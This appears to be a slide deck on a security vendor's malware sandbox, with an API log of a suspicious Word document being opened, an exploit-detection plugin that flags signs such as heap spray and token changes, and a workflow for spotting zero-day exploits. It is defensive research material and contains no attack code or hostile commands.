
# The sandbox



## Some facts

-  **75 high-performance servers**
-  **2500 vCPUs**
-  **2000 virtual machines** are running at any given time
-  Up to **four million** objects per day are processed by the service at peak times

# Design



# API log

```
[0XXX] >> ShellExecuteExW ("[HIDDEN_DIR]\e15b36c2e394d599a8ab352159089dd2.doc")
<PROCESS_CREATE_SUCCESS Pid="0xXXX" ParentPid="0xXXX" CreatedPid="0xYYY" />
<PROC_LOG_START Pid="0xYYY" RequestorPid="0xXXX" Reason="OnCreateChild">
<ImagePath>\Device\HarddiskVolumeZ\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE</ImagePath>
<CmdLine></CmdLine></PROC_LOG_START>
<LOAD_IMAGE Pid="0xYYY" ImageBase="0x30000000" ImageSize="0x15d000">
<ImagePath>\Device\HarddiskVolumeZ\Program Files (x86)\Microsoft
Office\Office14\WINWORD.EXE</ImagePath></LOAD_IMAGE>
<LOAD_IMAGE Pid="0xYYY" ImageBase="0x78e50000" ImageSize="0x1a9000">
<ImagePath>\SystemRoot\System32\ntdll.dll</ImagePath></LOAD_IMAGE>
<LOAD_IMAGE Pid="0xYYY" ImageBase="0x7de70000" ImageSize="0x180000">
<ImagePath>\SystemRoot\SysWOW64\ntdll.dll</ImagePath></LOAD_IMAGE>
[0YYY] >> SetWindowTextW (0000000000050018,00000000001875BC -> "e15b36c2e394d599a8ab352159089dd2.doc
[Compatibility Mode] — Microsoft Word") => 00000000390A056C {0000}
<FILE_CREATED Pid="0xYYY">
```



# Exploit Checker

Sandbox has support for plugins. One of the plugins is Exploit Checker.

## Detection of exploits in scope of application and system wide

- Exploited exceptions:
  - DEP violation
  - Heap corruption
  - Illegal/privileged instruction
  - Others
- Stack execution
- EoP detection
- Predetection of Heap Spray
- Execution of user space code in Ring 0
- Change of process token
- Others

## Exploit Checker > API log

[...]

**UserSpaceSupervisorCPL**("VA:0000000001FC29C0",allocbase=0000000001FC0000,base=0000000001FC2000,size=4096(0x1000),dumpBase=0000000001FC2000,dumpid=0xD)


**SecurityTokenChanged()**

[...]

# Looking for zero-days

Kaspersky security products for endpoints has very advanced **heuristic** capabilities in the detection of threats delivered through MS Office documents

Heuristic engine is aware of all file formats and obfuscations for documents



# Looking for zero-days

Kaspersky security products for endpoints has very advanced **heuristic** capabilities in the detection of threats delivered through MS Office documents

Heuristic engine is aware of all file formats and obfuscations for documents



Signature-based protection



Cloud-based protection



## RESEARCH

### Disappearing bytes: Reverse engineering the MS Office RTF parser

February 21, 2018, 2:00 pm.


Boris Larin

In 2017, we encountered lots of samples that were 'exploiting' the implementation of Microsoft Word's RTF parser to confuse all other third-party RTF parsers, including those used in anti-malware software. [Read Full Article](#)




# Looking for zero-days

In case of exploits this is a very rare occurrence: high chance of a zero-day




# Looking for zero-days

File is recognized as malicious by heuristic scanning and sandbox  
Can it be a zero-day?



# Looking for zero-days


File is recognized as malicious by heuristic scanning and sandbox.  
Can it be a zero-day?



